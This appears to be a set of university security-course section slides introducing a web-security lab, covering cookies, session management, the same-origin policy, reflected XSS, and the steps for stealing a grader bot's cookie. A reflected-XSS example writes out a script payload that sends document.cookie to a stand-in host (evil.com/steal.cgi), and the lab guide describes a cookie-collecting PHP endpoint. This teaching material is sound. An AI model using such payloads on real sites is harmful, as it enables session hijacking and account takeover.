Section 6 XSS + SQL (Lab 2)

Including content by Eric Zeng, Amanda Lam, James Wang, and Franzi Roesner

Administrivia

- Lab 2 due Wednesday, May 8 @ 11:59pm
    - Web Security
    - Fill out the google form with your lab group
    - Intro today in section (yay!)

Cookies and Web Session Management

First most...

HTTP/HTTPS is stateless by design

- Other examples: DNS, SMTP
- Pros (all due to statelessness):
  - Requests are fast
  - Handles multiple requests at once
  - Simplifies server design
  - Can crash w/o penalty

- Cons
  - Anyone have cons?

Web session management

Imagine we are building a shopping website

Our site ebuy.com has the pages:

- ebuy.com
- ebuy.com/items/<item_id>
- ebuy.com/cart

Ideally, we want users to:

- Stay logged in on every page
- Store items in their cart

In our current HTTP/HTTPS world, every new page we visit wipes our shopping carts clean and logs us out D:

Naive web sessions

We could encode the session data in the URL…


- After the user logs in, we put the user id in every URL:
  www.ebuy.com/?**uid=123**
- When they add items to the cart, we store them in the url too:

  www.ebuy.com/cart?uid=123&**item1=12345**&**item2=2345**

But encoding state in URL has pitfalls


- What if you copy the URL of an item and send it to a friend?
- What if you close the tab and open it again?
- What if you change or guess the uid?

Review: Cookies



What are they?

- Strings stored by your browser for a particular website
- A web server tells your browser to store a cookie
- Your browser sends back that cookie every time it makes a request to that web server (and only that server)



What are cookies used for?

Authentication 🔑
Helps the web server identify who is making the request, and whether they have logged in

Tracking 🕵️
Follow users around site; learn their browsing behavior

Personalization 👕
Can be used to store settings from previous visits

Real Quick: Browser vs Server-Side Cookies

	Time of storage	Storage Location	Length of Storage	Usage
Browser Cookies	First session / on expiration	Browser	On expiration date	Persistent data: logins, authentication, personalization
Server-Side Cookies / Temporary Cookies	Every session	Browser* + Server	On session end	Temporary data: Shopping carts (w/o login), tracking user movements, personalization

*could be stored in url

Why are cookies targets for hackers?

If stolen, they can be used to log in as the victim user!

Cookies and Same Origin Policy


Which cookies can **login.site.com** read and write?

allowed domains	disallowed domains
✅ login.site.com	❌ othersite.com
✅ .site.com	❌ user.site.com
	❌ .com*


login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

*TLDs can still be read

Problem: Who Set the Cookie?


login.site.com
Set-Cookie:
Domain: .site.com
Value: userid=alice, token=1234
Browser
evil.site.com
Set-Cookie:
Domain: .site.com
Value: userid=bob, token=5678
Not a violation of the SOP!
Cookie: userid=bob, token=5678
cse484.site.com

Reflective XSS



evil.com
naive.com
hello.cgi
Access some web page
<iframe src=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
GET/ hello.cgi?name=
<script>win.open("http://evil.com/steal.cgi?cookie="+
document.cookie)</script>
hello.cgi executed
<HTML>Hello, dear
<script>win.open("http://evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
Interpreted as JavaScript by victim's browser; opens window and calls steal.cgi on evil.com
GET/ steal.cgi?cookie=
victim's browser

Computerphile video on XSS: https://www.youtube.com/watch?v=L5l9lSnNMxg
Computerphile video on stealing cookies: https://www.youtube.com/watch?v=T1QEs3mdJoc

Lab 2 Overview

Cross Site Scripting	SQL Injection	Cross Site Request Forgery
5 Targets 3 Extra Credit	2 Targets 1 Extra Credit	1 Target


What is involved?

- A bit of: HTML, JS, (less of) PHP, SQL
- Lots of resources in spec

Guide to Lab 2 - Cross Site Scripting

Pikachu, Meowth, and Cookies

- Each target has a **"safe"** (a link) that requires an **authenticated cookie** to open
- Meowth server accepts **URLs** to images
  - **Valid URLs** are visited by Meowth's bot (in the backend), using a Firefox browser
  - **Invalid URLs** cause the server to return an **error page with the URL on it**
- **Goal**: Steal the bot's browser cookie
  - Use this cookie to open the safe



OPEN SAFE #1

Pikachu, Meowth, and Cookies
Stage 1


As an overwhelmingly popular Pokemon, I have decided to launch this website to communicate with my dear fans. Since an image is worth a thousand words, rather than have you type hundreds of word to describe your love for me, I figured that it's easier for both you and me to communicate through images!

Send me an image link!

Pikachu, Meowth, and Cookies

- **Invalid input** is displayed on the error page
- How is this vulnerable?
    - What if we included HTML?
    - Javascript?


Input string: <ul><li>List item 1</li><li>List item 2</li></ul>



3qr3829fujuweai is not a valid URL!

A Pikachu fainted due to lack of cookie.

Back




- **List item 1**
- **List item 2**

is not a valid URL!


A Pikachu fainted due to lack of cookie.

Back




```
<h2 style="margin-top: 100px;"><ui><li>List item 1</li><li>List item 2</li></ui> is not a valid URL!</h2>
<h3>A Pikachu fainted due to lack of cookie.</h3>
<div style="margin-top: 20px">
                              <img src="fainted.png">
```


If you send the bot an invalid URL....



The error page, and its URL will contain your string. You can submit the URL of the error page to the bot!



codered.cs.washington.edu/lab2/pmc/simple.php?url=my+attack+string



my attack string is not a valid URL!

You've captured a wild Pikachu to cheer for you

Lab 2 XSS Workflow

Goal: Get the bot to visit an attacker controlled URL, with its cookie included

1. Set up a PHP script for receiving the cookie (a simple server)
2. Construct and send a cookie-stealing URL to the bot
3. Retrieve the cookie from your server and use it to access the safe


Steps 1 & 3: How do you receive the cookie?

1. Host a PHP script at homes.cs.washington.edu
   - Write a PHP script, store it on attu as: /cse/web/homes/<netid>/cookieEater.php
   - Browsers can call this script at https://homes.cs.washington.edu/~<netid>/cookieEater.php
2. When your XSS attack gets the bot to open this URL, pass the cookie as a URL parameter
   - https://homes.cs.washington.edu/~<netid>/cookieEater.php**?cookie=secretCookieValue**
   - How? Use JavaScript to steal document.cookie and insert it into the URL
3. Extract the cookie from the URL (document.cookie)
4. Write the cookie to a file, so you can ssh in and copy it
   - https://www.w3schools.com/php/php_file_create.asp

Step 2: How do you get the bot to open your link with its cookie?


- Submitting your homes.cs.washington.edu URL won’t include the cse484.cs.washington.edu cookie
- The bot won’t visit invalid URLs, so just passing it JavaScript won’t work
- However, invalid URLs will be displayed on error page
  - The URL of the error page contains the invalid URL string you created!
  - You can submit the URL of the error page to the bot!
- Input your attack string to encode it, then take the URL of the error page and submit to the bot
- The bot will visit the error page with the displayed script!


Lab 2 XSS Workflow (Detailed)



Construct malicious script string
Submit string to “send link”
Page complains is not a link
String is displayed on page
At this point, if your cookie script works, you can pull your own cookies
Copy url encoded script string
Submit url encoded string instead
Adversary side
Link is accepted
Bot visits link
String is displayed on page
Script now pulls cookies from the bot.
Server side
Get cookie from output, set the cookie in your browser, and open the safe

Viewing/Setting Cookies (Firefox)

- Open Inspector
  - Options → Web Developer → Storage Inspector
  - Shift + F9
- Add a cookie
  - Storage → Add new (+) → Set name and value









Name	Domain	Path	Expires on	Last accessed on	
authenticated	codered.cs.washingt...	/lab2/	Fri, 11 May 2018 04:37:35 GMT	Thu, 10 May 2018 04:38:46 GMT	value
groups	codered.cs.washingt...	/lab2/	Sat, 09 Jun 2018 04:30:36 GMT	Thu, 10 May 2018 04:30:37 GMT	[redacted]
password	codered.cs.washingt...	/lab2/	Sat, 09 Jun 2018 04:30:36 GMT	Thu, 10 May 2018 04:30:37 GMT	[redacted]

Viewing/Setting Cookies (Chrome)

- Open Inspector
  - On page, click anywhere → Inspect
- Add a cookie
  - Application → Cookies → Double click new row → Add name and value





Developer Tools - https://codered.cs.washington.edu/lab2/index.php

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure	Same...
groups	[redacted]	codered.cs.washington.edu	/lab2	2018-06-09T04:46:01....	14			
password	[redacted]	codered.cs.washington.edu	/lab2	2018-06-09T04:46:01....	88			
authenticated		codered.cs.washington.edu	/	1969-12-31T23:59:59....	13			

Lab 2 Hints: PHP script setup

Where does the cookie collecting script go?

In your homes directory (your personal CSE website)


```
/cse/web/homes/<your_netid>/cookieEater.php
```

Cookie collecting script not working?

Make sure to set file permissions on your PHP file so that Apache Server can access it

```
$ chmod 644 cookieEater.php
$ chmod 622 output.txt
```

Lab 2 Hints: How to run JavaScript on the page



Inline JS
(event handlers as strings inside HTML tags, `<script>` tags with embedded JS)

External JS files
(attached `<script>` with `src` in HTML `<head>` or `<body>`)

Extensions
(not in Lab 2, but becoming very popular for web users)

From the console
(mostly for testing, doesn’t save state on page refresh)

You don’t need to know all of them for Lab 2, but you will need to use different approaches for different filters!

Lab2 XSS: Common Pitfalls

Make sure you use the right quotation symbol: use " not “

Test your php script before using it - make sure it actually saves cookies!

Make sure your cookie is set to the right value before trying to unlock the safe

Lab 2 Hints: XSS

There are usually multiple ways to do the XSS exploits!

- Example: In Problem 1, `window.open` may fail because of popup blocking.
- What other JavaScript APIs or HTML elements can cause a web request?

Lab 2 Hints: XSS

Mixing HTML, JavaScript, and URLs… which syntax are you using?

HTML
JavaScript

```
<script>
  alert('hi');
</script>
```

```
<body onload="alert('hi');"></body>
```

For event handler attributes, the value is interpreted as **JavaScript code** and inserted into a function:

```
> console.log(myImg.onload.toString());
